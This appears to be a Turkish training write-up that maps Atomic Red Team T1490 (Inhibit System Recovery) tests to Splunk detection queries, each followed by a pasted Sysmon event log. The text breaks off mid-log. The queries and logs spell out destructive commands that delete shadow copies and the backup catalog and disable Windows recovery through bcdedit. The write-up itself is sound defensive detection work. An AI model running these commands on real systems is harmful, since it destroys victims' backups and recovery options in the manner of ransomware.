CYBER STRUGGLE
TASK- INSPECTION BOARD ON DUTY


Hazırlayan:
DCS001 Hakan ŞEN
Aralık 2023
Ankara

Task 1: Inhibit System Recovery (Tools) | T1490

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1490/T1490.md

Atomic Test #1 - Windows - Delete Volume Shadow Copies

Splunk Sorgusu:
index="main" CommandLine="\"cmd.exe\" /c vssadmin.exe delete shadows /all /quiet"



```
index="main" CommandLine="\"cmd.exe\" /c vssadmin.exe delete shadows /all /quiet"
```

✓ 1 event (before 11/26/23 8:51:28.000 PM)   No Event Sampling


11/20/23 4:00:42.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:00:42.5696
96800Z'/><EventRecordID>6451</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/><
/System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:00:42.567</Data><Data Name='Pr
ocessGuid'>{661DE769-82AA-655B-E806-000000002E03}</Data><Data Name='ProcessId'>3872</Data><Data Name='Image'>C:\Wi
ndows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Des
cription'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Na
me='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name='CommandLine'>"cmd
.exe" /c vssadmin.exe delete shadows /all /quiet</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.REY\AppData
\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769-829D-655B-
F919-550000000000}</Data><Data Name='LogonId'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data><Data Name='In
tegrityLevel'>High</Data><Data Name='Hashes'>MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65
ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2,IMPHASH=3062ED732D4B25D1C64F084DAC97D37A</Data><Data Name='ParentProcessGu
id'>{661DE769-829D-655B-C606-000000002E03}</Data><Data Name='ParentProcessId'>1740</Data><Data Name='ParentImage'>
C:\Windows\System32\wsmprovhost.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\wsmprovhost.exe -Embe
dding</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #2 - Windows - Delete Volume Shadow Copies via WMI

Splunk Sorgusu:
index="main" CommandLine="wmic.exe shadowcopy delete"



```
index="main" CommandLine="wmic.exe  shadowcopy delete"
```

✓ 1 event (before 11/26/23 8:52:49.000 PM)   No Event Sampling


11/20/23 4:00:43.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:00:43.9720
22700Z'/><EventRecordID>6458</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:00:43.971</Data><Data Name='P
rocessGuid'>{661DE769-82AB-655B-EF06-000000002E03}</Data><Data Name='ProcessId'>3428</Data><Data Name='Image'>C:\W
indows\System32\wbem\WMIC.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Na
me='Description'>WMI Commandline Utility</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Da
ta Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmic.exe</Data><Data Name='CommandLin
e'>wmic.exe  shadowcopy delete</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data
><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769-829D-655B-F919-550000000000}
</Data><Data Name='LogonId'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High
</Data><Data Name='Hashes'>MD5=2CEE7F1AD77D8817E0F043E5E5ED1C83,SHA256=6679EA8FBEB539B5852CE8838420471FED0600F5050
F3370DBB355DAC76BF072,IMPHASH=1B1A3F43BF37B5BFE60751F2EE2F326E</Data><Data Name='ParentProcessGuid'>{661DE769-82AB
-655B-ED06-000000002E03}</Data><Data Name='ParentProcessId'>2380</Data><Data Name='ParentImage'>C:\Windows\System3
2\cmd.exe</Data><Data Name='ParentCommandLine'>"cmd.exe" /c wmic.exe shadowcopy delete</Data><Data Name='ParentUse
r'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #3 - Windows - wbadmin Delete Windows Backup Catalog

Splunk Sorgusu:
index="main" CommandLine="wbadmin delete catalog -quiet"




```
index="main" CommandLine="wbadmin  delete catalog -quiet"
```

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:00:44.1885
99800Z'/><EventRecordID>6461</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:00:44.175</Data><Data Name='P
rocessGuid'>{661DE769-82AC-655B-F206-000000002E03}</Data><Data Name='ProcessId'>2136</Data><Data Name='Image'>C:\W
indows\System32\wbadmin.exe</Data><Data Name='FileVersion'>10.0.14393.4169 (rs1_release.210107-1130)</Data><Data N
ame='Description'>Command Line Interface for Microsoft® BLB Backup</Data><Data Name='Product'>Microsoft® Windows®
Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>WBADMIN.EXE
</Data><Data Name='CommandLine'>wbadmin  delete catalog -quiet</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA
~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE
769-829D-655B-F919-550000000000}</Data><Data Name='LogonId'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data>
<Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=E60FB807C5A0D66D6A60FB8DA5F5FAD3,SHA256=433B05C66F0
F1F31319668759F9E5BE201E3A7C3B93045B3D2752DFF3E112E50,IMPHASH=B8C577D7B953FA1C1CDB7DFE18C52F02</Data><Data Name='P
arentProcessGuid'>{661DE769-82AC-655B-F006-000000002E03}</Data><Data Name='ParentProcessId'>2256</Data><Data Name
='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"cmd.exe" /c wbadmin delete catalo
g -quiet</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
host = EMPLOYEE1  source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational  sourcetype = xmlwineventlog
```


Atomic Test #4 - Windows - Disable Windows Recovery Console Repair

Splunk Sorgusu:
index="main" CommandLine="bcdedit.exe /set {default} recoveryenabled no"
index="main" CommandLine="bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures"



```
index="main" CommandLine="bcdedit.exe  /set {default} recoveryenabled no"
```

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:00:44.6062
13400Z'/><EventRecordID>6468</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:00:44.605</Data><Data Name='P
rocessGuid'>{661DE769-82AC-655B-F906-000000002E03}</Data><Data Name='ProcessId'>2756</Data><Data Name='Image'>C:\W
indows\System32\bcdedit.exe</Data><Data Name='FileVersion'>10.0.14393.6250 (rs1_release.230807-1736)</Data><Data N
ame='Description'>Boot Configuration Data Editor</Data><Data Name='Product'>Microsoft® Windows® Operating System</
Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>bcdedit.exe</Data><Data Name='
CommandLine'>bcdedit.exe  /set {default} recoveryenabled no</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.
REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769
-829D-655B-F919-550000000000}</Data><Data Name='LogonId'>0x5519f9</Data><Data Name='TerminalSessionId'>0</Data><Da
ta Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=D202974F3099766A02FFCE6055FE72D4,SHA256=57FA92303D6733
9A0E2C05897AB867A0C0C3E8165825CB4674468A61590E3064,IMPHASH=640CFCF7F00029D52EF0C4D45E2E87A6</Data><Data Name='Pare
ntProcessGuid'>{661DE769-82AC-655B-F606-000000002E03}</Data><Data Name='ParentProcessId'>3908</Data><Data Name='Pa
rentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"cmd.exe" /c bcdedit.exe /set {defaul
t} bootstatuspolicy ignoreallfailures &amp; bcdedit.exe /set {default} recoveryenabled no</Data><Data Name='Parent
User'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
host = EMPLOYEE1  source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational  sourcetype = xmlwineventlog
```



```
index="main" CommandLine="bcdedit.exe  /set {default} bootstatuspolicy ignoreallfailures"
```

✓ 1 event (before 11/26/23 8:55:41.000 PM)   No Event Sampling

11/20/23
4:00:44.000 PM


```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:00:44.5964
83800Z'/><EventRecordID>6467</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:00:44.586</Data><Data Name='P
rocessGuid'>{661DE769-82AC-655B-F806-000000002E03}</Data><Data Name='ProcessId'>2144</Data><Data Name='Image'>C:\W
indows\System32\bcdedit.exe</Data><Data Name='FileVersion'>10.0.14393.6250 (rs1_release.230807-1736)</Data><Data N
ame='Description'>Boot Configuration Data Editor</Data><Data Name='Product'>Microsoft® Windows® Operating System</
Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>bcdedit.exe</Data><Data Name='
CommandLine'>bcdedit.exe  /set {default} bootstatuspolicy ignoreallfailures </Data><Data Name='CurrentDirectory'>
C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name='Lo
gonGuid'>{661DE769-829D-655B-F919-550000000000}</Data><Data Name='LogonId'>0x5519f9</Data><Data Name='TerminalSess
ionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=D202974F3099766A02FFCE6055FE72D4,SHA
256=57FA92303D67339A0E2C05897AB867A0C0C3E8165825CB4674468A61590E3064,IMPHASH=640CFCF7F00029D52EF0C4D45E2E87A6</Dat
a><Data Name='ParentProcessGuid'>{661DE769-82AC-655B-F606-000000002E03}</Data><Data Name='ParentProcessId'>3908</D
ata><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"cmd.exe" /c bcdedi
t.exe /set {default} bootstatuspolicy ignoreallfailures &amp; bcdedit.exe /set {default} recoveryenabled no</Data>
<Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Atomic Test #5 - Windows - Delete Volume Shadow Copies via WMI with PowerShell

Splunk Sorgusu:

index="main" CommandLine="\"powershell.exe\" &amp; {Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}}"



```
index="main" CommandLine="\"powershell.exe\" &amp; {Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}}"
```

✓ 1 event (before 11/26/23 9:01:56.000 PM)   No Event Sampling


11/20/23
4:00:44.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T16:00:44.6657
50900Z'/><EventRecordID>6469</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 16:00:44.662</Data><Data Name='P
rocessGuid'>{661DE769-82AC-655B-FA06-000000002E03}</Data><Data Name='ProcessId'>3980</Data><Data Name='Image'>C:\W
indows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.14393.206 (rs1_release.1
60915-0644)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Opera
ting System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</D
ata><Data Name='CommandLine'>"powershell.exe" &amp; {Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delet
e();}}</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodge
